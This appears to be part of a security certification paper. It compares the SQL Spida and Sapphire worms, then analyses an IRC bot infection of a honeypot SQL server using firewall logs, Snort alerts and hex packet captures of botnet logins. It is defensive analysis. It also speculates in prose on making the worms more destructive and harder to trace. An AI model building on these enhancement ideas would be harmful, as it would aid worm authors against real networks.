McAfee: http://vil.mcafee.com/dispVirus.asp?virus_k=99992

Summary

When comparing these two worms, we see some significant differences in their basic attributes, such as infection method, purpose, and damage done. The differences begin at the protocol. While Spida uses more than one TCP port to perform its infection, Sapphire uses UDP. As UDP is connectionless and does not require a handshake to take place, one could infect a remote machine using a spoofed source address. The UDP protocol also is, in part, the reason why Sapphire is able to spread so quickly compared to the Spida worm. The UDP protocol does not require a handshake, and the worm's payload is contained in one packet. It should be noted though that the Spida worm would be able to spread much more quickly if a different delay was set on the port scanner utilized in the worm.

We also see that although the Sapphire worm infects machines much more quickly, it also is much noisier and much easier to detect. As mentioned earlier, SQL Spida may be able to bypass IDS and firewall alerting since its scans are very slow, whereas Sapphire is limited in speed only by network bandwidth and CPU speed. However, if the scans in the Spida worm were faster, it would lose its somewhat stealthy advantage, which is always desirable when trying to perform information gathering. The Sapphire worm's purpose is to create a denial of service condition, so speed is of the essence. I have created a quick chart summary of my findings below.

	Spida	**Sapphire**
Protocol (Port)	TCP (1433, 445)	UDP (1434)
Rate of Infection	Low	High
Ease of Infection	Low / Medium	High
Noise / Ease of Detection	Low	High
Compromise of Security	High	Low
Compromise of Availability	Low	High

In most comparisons, one might ask 'which is worse'? That really depends. These worms are both very damaging, but each is very different in the damage they inflict. In my opinion, I would be far more concerned about a worm

that leaks sensitive information than a worm which causes a denial of service condition which can be fixed by a reboot. Once a reboot is performed, there are no further steps necessary other than to patch the machine. However, if passwords are leaked from the host and the host has many user accounts on it, then recovery time may be longer while each user's password is changed. Also, Spida sends the host's information in clear text to a remote mail server, which would be analogous to leaving a trail of breadcrumbs strewn between two points for anyone who may be listening with a traffic analyzer.

What is really surprising is how easy both of these worms were to avoid. Putting aside the fact that no SQL server needs to be exposed to the Internet with its critical ports open, as it is a back end application, there were security patches for these vulnerabilities long before they ever came to be. Before I wrote this paper, I made the assumption that security patches were available shortly after the worms were released, or at most a week or so prior. I was surprised to learn that there was up to a six month gap between when patches were released and when the worms came to be. Let's not forget that keeping a server in production with a blank SQL administrator password is also not a very good idea. Even if the server is not exposed to the Internet, anyone with any access to the server at all can use this account to either gather information they would not otherwise be able to access, or do some significant damage to the server's databases by deleting or changing its contents or by changing access permissions.

Finally, I would like to point out that while these worms were dangerous as they are, they could have been much worse. Let's take Spida for example. If the worm was given the ability to gather the local IP address of the server it infected, and used that subnet to perform its first scans, it could spread very quickly through an internal network and slowly stretch its infection radius out. Also, adding a piece of code to tell the worm to either delete accounts or delete records in tables would have allowed the worm to render a SQL server's data either inaccessible or heavily damaged to the point where a system restore would have been required. If backups were not performed, then the damage would probably be irreversible. What about SQL Sapphire? Well, since this worm's purpose is to create a denial of service condition, let's see if it couldn't be made more difficult to trace. Perhaps if there was a way to randomize the source IP address in the same way the destination is randomized, it would be much harder to track down where the worm was coming from. That would probably take a more complicated worm than one UDP packet however.

Worms such as these are not going to go away, and they are certainly going to get more dangerous. Although high speed worms are relatively new, worms which compromise system security due to poor implementation have been around since viruses first sprung into being. It is only a matter of time before someone finds a way to combine the speed of the Sapphire worm with the potential damage of the Spida worm. There is no doubt that this will probably

happen, and there is also no doubt that the effectiveness of such a worm will be directly related to the security measures put in place by administrators around the globe. If those responsible for corporate systems begin making security a proactive and necessary step in all activities, as opposed to a reactive and superfluous step, worms such as SQL Spida and SQL Sapphire will not be as effective, and corporations will be prepared for their inevitable, more damaging iterations.

References

1) "MSSQL Worm (sqlsnake) on the rise". Incidents.org. May, 2002. URL: http://www.incidents.org/diary/diary.php?id=156 Viewed: March 14, 2003.

2) Nolan, Patrick. "Port 1434 MS-SQL Worm". Internet Storm Center. January, 2003. URL: http://isc.incidents.org/analysis.html?id=180 Viewed: March 14, 2003.

3) "Denial of Service Attack using the trin00 and Tribe Flood Network programs". Internet Security Systems. December, 1999. URL: http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?id=advise40 Viewed: March 28, 2003.

4) Moore, David; Paxson, Vern; Savage, Stefan; Shannon, Colleen; Staniford, Stuart; Weaver, Nicholas. "The Spread of the Sapphire/Slammer Worm". URL: http://www.cs.berkeley.edu/~nweaver/sapphire/ Viewed: March 29, 2003.

5) Albanna, Z.; Almeroth, K.; Meyer, D.; Schipper, M. "IANA Guidelines for IPv4 Multicast Address Assignments". The Internet Society. August, 2001. URL: http://www.ietf.org/rfc/rfc3171.txt Viewed: March 28, 2003.

6) Lemos, Robert. "Microsoft fails Slammer's security test". CNET News.com. January, 2003/ URL: http://news.com.com/2100-1001-982305.html?tag=rn Viewed: April 5, 2003.

7) Riley Hassell. "Spida or Digispid.B.Worm SQL Worm Analysis". eEye Digital Security. May, 2002. URL: http://www.eeye.com/html/Research/Advisories/AL20020522.html Viewed: April 20, 2003.

8) "Bugtraq: ISS Alert: Microsoft SQL Spida Worm Propagation". ISS X-Force. May 2002. URL: http://lists.insecure.org/lists/bugtraq/2002/May/0201.html Viewed: May 11, 2003.

Assignment 2: Network Detects

Detect 1: Backdoor IRC Worm / Trojan Infects Windows 2000 SQL Server / Domain Controller

Placing a 'honeypot' exposed to the Internet to capture interesting attack data can bring about more than one would invite. Approximately one day after I had activated a Windows 2000 server as a DC with a bogus DNS name, and a SQL Server install, I noticed a great deal of traffic on the switch, appearing to come from the server. Upon examination of the firewall logs, I noticed some interesting traffic.

```
676,5Mar2003,6:30:08,eth1,Accept,53,my.net.0.251,my.net.0.1,udp,1032
677,5Mar2003,6:30:08,eth1,Accept,53,my.net.0.251,my.net.0.1,udp,1033
678,5Mar2003,6:30:08,eth1,Accept,53,my.net.0.251,my.net.0.1,udp,1034
679,5Mar2003,6:30:08,eth1,Accept,53,my.net.0.251,my.net.0.1,udp,1035
680,5Mar2003,6:30:08,eth1,Accept,53,my.net.0.251,my.net.0.1,udp,1036
681,5Mar2003,6:30:09,eth1,Accept,53,my.net.0.251,my.net.0.1,udp,1037
682,5Mar2003,6:30:09,eth1,Accept,53,my.net.0.251,my.net.0.1,udp,1038
683,5Mar2003,6:30:09,eth1,Accept,53,my.net.0.251,my.net.0.1,udp,1039
```

This continued on for quite a while. There were some very rapid DNS queries (port 53) made in short, regular intervals. I chalked this up to the misconfigured DNS, but it prompted me to search further through the logs:

```
1123,5Mar2003,9:28:35,eth1,Accept,6667,my.net.0.251,205.142.217.142,tcp,1532
1124,5Mar2003,9:28:39,eth1,Accept,6667,my.net.0.251,205.142.217.142,tcp,1533
1125,5Mar2003,9:28:42,eth1,Accept,6667,my.net.0.251,205.142.217.142,tcp,1534
1127,5Mar2003,9:30:23,eth1,Accept,6667,my.net.0.251,205.142.217.142,tcp,1536
1128,5Mar2003,9:30:26,eth1,Accept,6667,my.net.0.251,205.142.217.142,tcp,1537
1129,5Mar2003,9:30:29,eth1,Accept,6667,my.net.0.251,205.142.217.142,tcp,1538
1135,5Mar2003,9:32:11,eth1,Accept,6667,my.net.0.251,205.142.217.142,tcp,1549
1136,5Mar2003,9:32:14,eth1,Accept,6667,my.net.0.251,205.142.217.142,tcp,1550
1137,5Mar2003,9:32:17,eth1,Accept,6667,my.net.0.251,205.142.217.142,tcp,1551
```

The server was sending IRC traffic (port 6667) to two destinations other than the one listed above. The log file below shows another scan that began happening within a few hours:

```
1583,5Mar2003,11:24:03,eth1,Drop,445,my.net.0.251,210.41.228.52,tcp,1936
1584,5Mar2003,11:24:03,eth1,Drop,445,my.net.0.251,210.41.228.53,tcp,1937
1585,5Mar2003,11:24:03,eth1,Drop,445,my.net.0.251,210.41.228.54,tcp,1938
1586,5Mar2003,11:24:03,eth1,Drop,445,my.net.0.251,210.41.228.55,tcp,1939
1587,5Mar2003,11:24:03,eth1,Drop,445,my.net.0.251,210.41.228.56,tcp,1940
1588,5Mar2003,11:24:03,eth1,Drop,445,my.net.0.251,210.41.228.57,tcp,1941
1589,5Mar2003,11:24:03,eth1,Drop,445,my.net.0.251,210.41.228.58,tcp,1942
1590,5Mar2003,11:24:03,eth1,Drop,445,my.net.0.251,210.41.228.59,tcp,1943
```

A scan against the Microsoft directory service (port 445) originating from the server destined to sequential IP addresses. Again, there were many instances of this. Well over 20,000 records.

A tcpdump sniffer was active at the time, and captured the following data originating from the infected server:

```
09:46:38.546128 my.ext.108.39.1532 > 205.142.217.142.6667: S [tcp sum ok]
985787190:985787190(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 127, id
12711, len 48)
09:46:38.666128 205.142.217.142.6667 > my.ext.108.39.1532: S [tcp sum ok]
186963160:186963160(0) ack 985787191 win 32767 <mss 1460,nop,nop,sackOK> (DF)
(ttl 46, id 6721, len 48)
09:46:38.666128 my.ext.108.39.1532 > 205.142.217.142.6667: . [tcp sum ok] ack
1 win 17520 (DF) (ttl 127, id 12712, len 40)
09:46:38.666128 my.ext.108.39.1532 > 205.142.217.142.6667: P [tcp sum ok]
1:15(14) ack 1 win 17520 (DF) (ttl 127, id 12713, len 54)
09:46:38.766128 205.142.217.142.6667 > my.ext.108.39.1532: P [tcp sum ok]
1:33(32) ack 1 win 64240 (DF) (ttl 46, id 6743, len 72)
09:46:38.776128 my.ext.108.39.1532 > 205.142.217.142.6667: P [tcp sum ok]
15:86(71) ack 33 win 17488 (DF) (ttl 127, id 12714, len 111)
09:46:38.776128 205.142.217.142.6667 > my.ext.108.39.1532: F [tcp sum ok]
33:33(0) ack 1 win 64240 (DF) (ttl 46, id 6744, len 40)
09:46:38.776128 my.ext.108.39.1532 > 205.142.217.142.6667: . [tcp sum ok] ack
34 win 17488 (DF) (ttl 127, id 12715, len 40)
09:46:38.776128 my.ext.108.39.1532 > 205.142.217.142.6667: F [tcp sum ok]
86:86(0) ack 34 win 17488 (DF) (ttl 127, id 12716, len 40)
09:46:38.776128 205.142.217.142.6667 > my.ext.108.39.1532: R [tcp sum ok]
186963161:186963161(0) win 0 (ttl 237, id 6746, len 40)
09:46:38.896128 205.142.217.142.6667 > my.ext.108.39.1532: R [tcp sum ok]
186963193:186963193(0) win 0 (ttl 237, id 6774, len 40)
09:46:38.896128 205.142.217.142.6667 > my.ext.108.39.1532: R [tcp sum ok]
186963194:186963194(0) win 0 (ttl 237, id 6779, len 40)
09:46:38.916128 205.142.217.142.6667 > my.ext.108.39.1532: R [tcp sum ok]
186963194:186963194(0) win 0 (ttl 237, id 6789, len 40)
09:46:41.786128 my.ext.108.39.1533 > 205.142.217.142.6667: S [tcp sum ok]
986594318:986594318(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 127, id
12717, len 48)
```

A completed TCP handshake as well as data transmitted, closed connection, some resets, and then it repeats. This was also happening many times in the logs. The external Snort sensor alerted immediately on the activity occurring:

```
[**] [1:542:8] CHAT IRC nick change [**]
[Classification: Misc activity] [Priority: 3]
03/05-09:34:02.896128 my.ext.108.39:1512 -> 61.194.218.218:6667
TCP TTL:127 TOS:0x0 ID:10914 IpLen:20 DgmLen:77 DF
***AP*** Seq: 0x3060C911  Ack: 0xDEC8CA7B  Win: 0x4248  TcpLen: 20

[**] [1:1789:1] CHAT IRC dns request [**]
[Classification: Misc activity] [Priority: 3]
03/05-09:34:37.556128 my.ext.108.39:1512 -> 61.194.218.218:6667
TCP TTL:127 TOS:0x0 ID:11085 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0x3060C950  Ack: 0xDEC8D630  Win: 0x3CD5  TcpLen: 20

[**] [1:1790:2] CHAT IRC dns response [**]
[Classification: Misc activity] [Priority: 3]
```

```
03/05-09:34:38.396128 61.194.218.218:6667 -> my.ext.108.39:1512
TCP TTL:41 TOS:0x0 ID:1827 IpLen:20 DgmLen:238 DF
***AP*** Seq: 0xDEC8D6E7  Ack: 0x3060C98C  Win: 0x7F84  TcpLen: 20
```

The tcpdump sniffer also captured what appears to be the point of infection in an earlier period of time. A small sample is shown below:

```
09:32:53.896128 211.99.104.73.1223 > my.ext.108.39.445: S
3411300755:3411300755(0) win 14600 <mss 1460,nop,wscale 0,nop,nop,timestamp 0
0,nop,nop,sackOK> (DF)
09:32:53.896128 my.ext.108.39.445 > 211.99.104.73.1223: S
795558835:795558835(0) ack 3411300756 win 17520 <mss 1460,nop,wscale
0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
09:32:54.286128 211.99.104.73.1223 > my.ext.108.39.445: . ack 1 win 14600
<nop,nop,timestamp 93898 0> (DF)
09:32:54.286128 211.99.104.73.1223 > my.ext.108.39.445: P 1:138(137) ack 1 win
14600 <nop,nop,timestamp 93898 0> (DF)

<Coninues…>

09:33:49.386128 211.99.104.73.1293 > my.ext.108.39.445: . 84023:85471(1448)
ack 14512 win 14166 <nop,nop,timestamp 94448 100231> (DF)
09:33:49.386128 my.ext.108.39.445 > 211.99.104.73.1293: . ack 85471 win 17520
<nop,nop,timestamp 100235 94448> (DF)
09:33:49.386128 211.99.104.73.1293 > my.ext.108.39.445: . 85471:86919(1448)
ack 14512 win 14166 <nop,nop,timestamp 94448 100231> (DF)
09:33:49.396128 211.99.104.73.1293 > my.ext.108.39.445: . 86919:88367(1448)
ack 14512 win 14166 <nop,nop,timestamp 94448 100231> (DF)
09:33:49.396128 my.ext.108.39.445 > 211.99.104.73.1293: . ack 88367 win 17520
<nop,nop,timestamp 100236 94448> (DF)
09:33:49.406128 211.99.104.73.1293 > my.ext.108.39.445: . 88367:89815(1448)
ack 14512 win 14166 <nop,nop,timestamp 94448 100231> (DF)
09:33:49.616128 my.ext.108.39.445 > 211.99.104.73.1293: . ack 89815 win 16072
<nop,nop,timestamp 100238 94448> (DF)
09:33:49.726128 211.99.104.73.1293 > my.ext.108.39.445: . 89815:91263(1448)
ack 14512 win 14166 <nop,nop,timestamp 94451 100235> (DF)
```

A substantial amount of data is transmitted from the remote host, indicating what could be the transfer of the files required for the bot / worm.

Source of Trace

This trace was captured on my home network, a single class C subnet connected to the Internet via a broadband cable ISP. Please see Appendix A for a network map.

Detect Was Generated By

This detect was obtained from a Check Point Firewall-1 NG FP3 firewall, an external Snort sensor, and an external tcpdump sniffer.

Probability the Source Address Was Spoofed

The probability of spoofing is not likely at all. The host infecting the server completes a three way handshake and then transmits the data to the server,

causing the infection. The source of the following scans is simply the valid server IP, now infected with the worm. Furthermore, it is not likely to be a hijacked TCP session as there is no initial legitimate connection made to the server. The first connection made is part of the spread of the trojan.

Description of the Attack

This attack is designed to infect the target host with an IRC bot / worm using the Microsoft directory services port. The attacking host likely performed and IP address scan across an external subnet for an opening on port 445. Finding one, it then proceeded to infect the target.

Attack Mechanism

The attacking host, as mentioned earlier, completes a three way handshake with the target on TCP port 445 and then attempts to infect the host with the IRC bot. Upon successful infection, the target host then attempts to connect to a remote machine listening on TCP port 6667, whether it is an IRC server or simply a personal machine listening for infected targets. Although it never transmitted any data to the remote host at IP 205.142.217.142, it did get connected at one point to another listening IP:

```
10:26:00.096128 my.ext.108.39.1680 > 212.111.76.193.6667: S
1533590012:1533590012(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
0x0000  4500 0030 38e4 4000 7f06 1ca3 xxxx 6c27       E..08.@.......l'
0x0010  d46f 4cc1 0690 1a0b 5b68 b9fc 0000 0000       .oL.....[h......
0x0020  7002 4000 66de 0000 0204 05b4 0101 0402       p.@.f...........
0x0030  801b 4180                                     ..A.
10:26:00.276128 212.111.76.193.6667 > my.ext.108.39.1680: S
2587311072:2587311072(0) ack 1533590013 win 32767 <mss 1460,nop,nop,sackOK>
(DF)
0x0000  4500 0030 5da9 4000 2c06 4ade d46f 4cc1       E..0].@.,.J..oL.
0x0010  xxxx 6c27 1a0b 0690 9a37 3be0 5b68 b9fd       ..l'.....7;.[h..
0x0020  7012 7fff 50b6 0000 0204 05b4 0101 0402       p...P...........
0x0030  95ae 7ab2                                     ..z.
10:26:00.286128 my.ext.108.39.1680 > 212.111.76.193.6667: . ack 1 win 17520
(DF)
0x0000  4500 0028 38e5 4000 7f06 1caa xxxx 6c27       E..(8.@.......l'
0x0010  d46f 4cc1 0690 1a0b 5b68 b9fd 9a37 3be1       .oL.....[h...7;.
0x0020  5010 4470 b909 0000 0000 0000 0000 a6c0       P.Dp............
0x0030  26e4                                          &.
10:26:00.286128 my.ext.108.39.1680 > 212.111.76.193.6667: P 1:15(14) ack 1 win
17520 (DF)
0x0000  4500 0036 38e6 4000 7f06 1c9b xxxx 6c27       E..68.@.......l'
0x0010  d46f 4cc1 0690 1a0b 5b68 b9fd 9a37 3be1       .oL.....[h...7;.
0x0020  5018 4470 142e 0000 4e49 434b 205d 5a5b       P.Dp....NICK.]Z[
0x0030  2d36 3338 380a 3c8f af68                      -6388.<..h
10:26:00.466128 my.ext.108.39.1680 > 212.111.76.193.6667: P 15:86(71) ack 1
win 17520 (DF)
0x0000  4500 006f 38e7 4000 7f06 1c61 xxxx 6c27       E..o8.@....a..l'
0x0010  d46f 4cc1 0690 1a0b 5b68 ba0b 9a37 3be1       .oL.....[h...7;.
0x0020  5018 4470 a5c2 0000 5553 4552 2041 646d       P.Dp....USER.Adm
0x0030  696e 2022 6e61 7430 312e 6468 6370 2d31       in."nat01.dhcp-1
0x0040  3036 2e63 6f72 652d 322e 6f63 3438 2e77       06.core-2.oc48.w
0x0050  6261 6d2e 676f 7622 2022 626f 6f6d 2e73       bam.gov"."boom.s
```

```
0x0060  6833 6c6c 2e6c 6122 203a 6161 6c63 0a21       h3ll.la".:aalc.!
0x0070  644f df                                       dO.
10:26:00.516128 212.111.76.193.6667 > my.ext.108.39.1680: P 1:104(103) ack 15
win 64240 (DF)
0x0000  4500 008f 5e85 4000 2c06 49a3 d46f 4cc1       E...^.@.,.I..oL.
0x0010  xxxx 6c27 1a0b 0690 9a37 3be1 5b68 ba0b       ..l'.....7;.[h..
0x0020  5018 faf0 4018 0000 3a6d 792e 626f 742e       P...@...:my.bot.
0x0030  6e65 7420 4e4f 5449 4345 2041 5554 4820       net.NOTICE.AUTH.
0x0040  3a2a 2a2a 204c 6f6f 6b69 6e67 2075 7020       :***.Looking.up.
0x0050  796f 7572 2068 6f73 746e 616d 652e 2e2e       your.hostname...
0x0060  0d0a 3a6d 792e 626f 742e 6e65 7420 4e4f       ..:my.bot.net.NO
0x0070  5449 4345 2041 5554 4820 3a2a 2a2a 2043       TICE.AUTH.:***.C
0x0080  6865 636b 696e 6720 4964 656e 740d 0a93       hecking.Ident...
0x0090  3a23 d3                                       :#.
10:26:02.196128 212.111.76.193.6667 > my.ext.108.39.1680: P 104:154(50) ack 86
win 64169 (DF)
0x0000  4500 005a 6493 4000 2c06 43ca d46f 4cc1       E..Zd.@.,.C..oL.
0x0010  xxxx 6c27 1a0b 0690 9a37 3c48 5b68 ba52       ..l'.....7<H[h.R
0x0020  5018 faa9 c84e 0000 3a6d 792e 626f 742e       P....N..:my.bot.
0x0030  6e65 7420 4e4f 5449 4345 2041 5554 4820       net.NOTICE.AUTH.
0x0040  3a2a 2a2a 2046 6f75 6e64 2079 6f75 7220       :***.Found.your.
0x0050  686f 7374 6e61 6d65 0d0a 7db7 2a5b            hostname..}.*[
10:26:31.456128 212.111.76.193.6667 > my.ext.108.39.1680: P 154:202(48) ack 86
win 64169 (DF)
0x0000  4500 0058 8a77 4000 2c06 1de8 d46f 4cc1       E..X.w@.,....oL.
0x0010  xxxx 6c27 1a0b 0690 9a37 3c7a 5b68 ba52       ..l'.....7<z[h.R
0x0020  5018 faa9 04ed 0000 3a6d 792e 626f 742e       P.......:my.bot.
0x0030  6e65 7420 4e4f 5449 4345 2041 5554 4820       net.NOTICE.AUTH.
0x0040  3a2a 2a2a 204e 6f20 4964 656e 7420 7265       :***.No.Ident.re
0x0050  7370 6f6e 7365 0d0a ce1b 004a                 sponse.....J
10:26:31.506128 212.111.76.193.6667 > my.ext.108.39.1680: FP 202:268(66) ack
86 win 64169 (DF)
0x0000  4500 006a 8a82 4000 2c06 1dcb d46f 4cc1       E..j..@.,....oL.
0x0010  xxxx 6c27 1a0b 0690 9a37 3caa 5b68 ba52       ..l'.....7<.[h.R
0x0020  5019 faa9 3bb6 0000 4552 524f 5220 3a43       P...;...ERROR.:C
0x0030  6c6f 7369 6e67 204c 696e 6b3a 2030 2e30       losing.Link:.0.0
0x0040  2e30 2e30 2028 536f 7272 792c 2073 6572       .0.0.(Sorry,.ser
0x0050  7665 7220 6973 2066 756c 6c20 2d20 7472       ver.is.full.-.tr
0x0060  7920 6c61 7465 7229 0d0a b0e8 c624            y.later).....$
```

As you can see, the completed connection to the remote host never took place. Although the infected server did attempt to connect by sending NICK and login information, the remote host did not get an IDENT response from the server, and the remote host already had the maximum number of connections permitted (hence the 'server is full' message). Although, in my IRC experience, no IDENT response can sometimes cause an IRC server to disconnect the host (a lot of IRC servers require an IDENT response), this server was no longer accepting any more connections. As you can see below, it did attempt to get IDENT info, but the firewall was configured to drop port 113 (the IDENT port).

```
10:26:00.466128 212.111.76.193.4120 > my.ext.108.39.113: S
2581781585:2581781585(0) win 32120 <mss 1460,sackOK,timestamp 70979918
0,nop,wscale 0> (DF)
10:26:03.466128 212.111.76.193.4120 > my.ext.108.39.113: S
2581781585:2581781585(0) win 32120 <mss 1460,sackOK,timestamp 70980218
0,nop,wscale 0> (DF)
10:26:09.466128 212.111.76.193.4120 > my.ext.108.39.113: S
2581781585:2581781585(0) win 32120 <mss 1460,sackOK,timestamp 70980818
```

```
0,nop,wscale 0> (DF)
10:26:21.466128 212.111.76.193.4120 > my.ext.108.39.113: S
2581781585:2581781585(0) win 32120 <mss 1460,sackOK,timestamp 70982018
0,nop,wscale 0> (DF)
```

You can clearly see the connection attempts and retries as the time between the SYN packets is 3, 6, then 12 seconds, and repeats for 30 seconds (what the IDENT timeout must have been set to).

However, the bot eventually logged into another server, which incidentally did not require an IDENT response:

```
11:41:21.786128 211.236.5.116.6667 > my.ext.108.39.1934: P 154:1599(1445) ack
86 win 32682 (DF)
0x0000  4500 05cd 723f 4000 2a06 7a7b d3ec 0574       E...r?@.*.z{...t
0x0010  xxxx 6c27 1a0b 078e 880a 76fa 9955 f0a4       ..l'......v..U..
0x0020  5018 7faa b971 0000 3a6d 792e 626f 742e       P....q..:my.bot.
0x0030  6e65 7420 4e4f 5449 4345 2041 5554 4820       net.NOTICE.AUTH.
0x0040  3a2a 2a2a 204e 6f20 4964 656e 7420 7265       :***.No.Ident.re
0x0050  7370 6f6e 7365 0d0a 3a6d 792e 626f 742e       sponse..:my.bot.
0x0060  6e65 7420 3030 3120 5d5a 5b2d 3633 3838       net.001.]Z[-6388
0x0070  203a 5765 6c63 6f6d 6520 746f 2074 6865       .:Welcome.to.the
0x0080  204d 6f73 7361 6420 4952 4320 4e65 7477       .Mossad.IRC.Netw
0x0090  6f72 6b20 5d5a 5b2d 3633 3838 217e 4164       ork.]Z[-6388!~Ad
0x00a0  6d69 6e40 xxxx xxxx xxxx 2031 3038 2033       min@my.ext.108.3
0x00b0  xx0d 0a3a 6d79 2e62 6f74 2e6e 6574 2030       9..:my.bot.net.0
0x00c0  3032 205d 5a5b 2d36 3338 3820 3a59 6f75       02.]Z[-6388.:You
0x00d0  7220 686f 7374 2069 7320 6d79 2e62 6f74       r.host.is.my.bot
0x00e0  2e6e 6574 5b40 302e 302e 302e 305d 2c20       .net[@0.0.0.0],.
0x00f0  7275 6e6e 696e 6720 7665 7273 696f 6e20       running.version.
0x0100  6261 6861 6d75 742d 312e 3428 3336 292e       bahamut-1.4(36).
0x0110  7370 6f6f 662e 6164 762e 6869 6464 656e       spoof.adv.hidden
0x0120  2e6d 6f73 7361 642d 5472 696c 6f67 7932       .mossad-Trilogy2
0x0130  3030 330d 0a3a 6d79 2e62 6f74 2e6e 6574       003..:my.bot.net
0x0140  2030 3033 205d 5a5b 2d36 3338 3820 3a54       .003.]Z[-6388.:T
0x0150  6869 7320 7365 7276 6572 2077 6173 2063       his.server.was.c
0x0160  7265 6174 6564 2054 6875 2044 6563 2035       reated.Thu.Dec.5
0x0170  2032 3030 3220 6174 2032 333a 3232 3a32       .2002.at.23:22:2
0x0180  3420 4553 540d 0a3a 6d79 2e62 6f74 2e6e       4.EST..:my.bot.n
0x0190  6574 2030 3034 205d 5a5b 2d36 3338 3820       et.004.]Z[-6388.
0x01a0  6d79 2e62 6f74 2e6e 6574 2062 6168 616d       my.bot.net.baham
0x01b0  7574 2d31 2e34 2833 3629 2e73 706f 6f66       ut-1.4(36).spoof
0x01c0  2e61 6476 2e68 6964 6465 6e2e 6d6f 7373       .adv.hidden.moss
0x01d0  6164 2d54 7269 6c6f 6779 3230 3033 206f       ad-Trilogy2003.o
0x01e0  4f69 7773 6372 6b4b 6e66 7964 6141 6267       OiwscrkKnfydaAbg
0x01f0  6865 4678 586a 2062 696b 6c4c 6d4d 6e6f       heFxXj.biklLmMno
0x0200  7072 5273 7476 630d 0a3a 6d79 2e62 6f74       prRstvc..:my.bot
0x0210  2e6e 6574 2030 3035 205d 5a5b 2d36 3338       .net.005.]Z[-638
0x0220  3820 4e4f 5155 4954 2057 4154 4348 3d31       8.NOQUIT.WATCH=1
0x0230  3238 2053 4146 454c 4953 5420 4d4f 4445       28.SAFELIST.MODE
0x0240  533d 3620 4d41 5843 4841 4e4e 454c 533d       S=6.MAXCHANNELS=
0x0250  3130 204d 4158 4241 4e53 3d31 3030 204e       10.MAXBANS=100.N
0x0260  4943 4b4c 454e 3d33 3020 544f 5049 434c       ICKLEN=30.TOPICL
0x0270  454e 3d33 3037 204b 4943 4b4c 454e 3d33       EN=307.KICKLEN=3
0x0280  3037 2043 4841 4e54 5950 4553 3d23 2050       07.CHANTYPES=#.P
0x0290  5245 4649 583d 286f 7629 402b 204e 4554       REFIX=(ov)@+.NET
0x02a0  574f 524b 3d4d 6f73 7361 6420 5349 4c45       WORK=Mossad.SILE
0x02b0  4e43 453d 3130 2043 4153 454d 4150 5049       NCE=10.CASEMAPPI
0x02c0  4e47 3d61 7363 6969 2043 4841 4e4d 4f44       NG=ascii.CHANMOD
0x02d0  4553 3d62 2c6b 2c6c 2c63 694c 6d4d 6e4f       ES=b,k,l,ciLmMnO
```

```
0x02e0  7072 5273 7420 3a61 7265 2061 7661 696c       prRst.:are.avail
0x02f0  6162 6c65 206f 6e20 7468 6973 2073 6572       able.on.this.ser
0x0300  7665 720d 0a3a 6d79 2e62 6f74 2e6e 6574       ver..:my.bot.net
0x0310  2032 3531 205d 5a5b 2d36 3338 3820 3a54       .251.]Z[-6388.:T
0x0320  6865 7265 2061 7265 2030 2075 7365 7273       here.are.0.users
0x0330  2061 6e64 2039 3839 2069 6e76 6973 6962       .and.989.invisib
0x0340  6c65 206f 6e20 3120 7365 7276 6572 730d       le.on.1.servers.
0x0350  0a3a 6d79 2e62 6f74 2e6e 6574 2032 3532       .:my.bot.net.252
0x0360  205d 5a5b 2d36 3338 3820 3220 3a49 5243       .]Z[-6388.2.:IRC
0x0370  204f 7065 7261 746f 7273 206f 6e6c 696e       .Operators.onlin
0x0380  650d 0a3a 6d79 2e62 6f74 2e6e 6574 2032       e..:my.bot.net.2
0x0390  3534 205d 5a5b 2d36 3338 3820 3120 3a63       54.]Z[-6388.1.:c
0x03a0  6861 6e6e 656c 7320 666f 726d 6564 0d0a       hannels.formed..
0x03b0  3a6d 792e 626f 742e 6e65 7420 3235 3520       :my.bot.net.255.
0x03c0  5d5a 5b2d 3633 3838 203a 4920 6861 7665       ]Z[-6388.:I.have
0x03d0  2039 3839 2063 6c69 656e 7473 2061 6e64       .989.clients.and
0x03e0  2030 2073 6572 7665 7273 0d0a 3a6d 792e       .0.servers..:my.
0x03f0  626f 742e 6e65 7420 3236 3520 5d5a 5b2d       bot.net.265.]Z[-
0x0400  3633 3838 203a 4375 7272 656e 7420 6c6f       6388.:Current.lo
0x0410  6361 6c20 7573 6572 733a 2039 3839 204d       cal.users:.989.M
0x0420  6178 3a20 3939 300d 0a3a 6d79 2e62 6f74       ax:.990..:my.bot
0x0430  2e6e 6574 2032 3636 205d 5a5b 2d36 3338       .net.266.]Z[-638
0x0440  3820 3a43 7572 7265 6e74 2067 6c6f 6261       8.:Current.globa
0x0450  6c20 7573 6572 733a 2039 3839 204d 6178       l.users:.989.Max
0x0460  3a20 3939 300d 0a3a 6d79 2e62 6f74 2e6e       :.990..:my.bot.n
0x0470  6574 204e 4f54 4943 4520 5d5a 5b2d 3633       et.NOTICE.]Z[-63
0x0480  3838 203a 2a2a 2a20 4e6f 7469 6365 202d       88.:***.Notice.-
0x0490  2d20 6d6f 7464 2077 6173 206c 6173 7420       -.motd.was.last.
0x04a0  6368 616e 6765 6420 6174 200d 0a3a 6d79       changed.at...:my
0x04b0  2e62 6f74 2e6e 6574 204e 4f54 4943 4520       .bot.net.NOTICE.
0x04c0  5d5a 5b2d 3633 3838 203a 2a2a 2a20 4e6f       ]Z[-6388.:***.No
0x04d0  7469 6365 202d 2d20 506c 6561 7365 2072       tice.--.Please.r
0x04e0  6561 6420 7468 6520 6d6f 7464 2069 6620       ead.the.motd.if.
0x04f0  796f 7520 6861 7665 6e27 7420 7265 6164       you.haven't.read
0x0500  2069 740d 0a3a 6d79 2e62 6f74 2e6e 6574       .it..:my.bot.net
0x0510  2033 3735 205d 5a5b 2d36 3338 3820 3a2d       .375.]Z[-6388.:-
0x0520  206d 792e 626f 742e 6e65 7420 4d65 7373       .my.bot.net.Mess
0x0530  6167 6520 6f66 2074 6865 2044 6179 202d       age.of.the.Day.-
0x0540  200d 0a3a 6d79 2e62 6f74 2e6e 6574 2033       ...:my.bot.net.3
0x0550  3732 205d 5a5b 2d36 3338 3820 3a2d 202a       72.]Z[-6388.:-.*
0x0560  2a2a 2054 6869 7320 6973 2074 6865 2073       **.This.is.the.s
0x0570  686f 7274 206d 6f74 6420 2a2a 2a0d 0a3a       hort.motd.***..:
0x0580  6d79 2e62 6f74 2e6e 6574 2033 3736 205d       my.bot.net.376.]
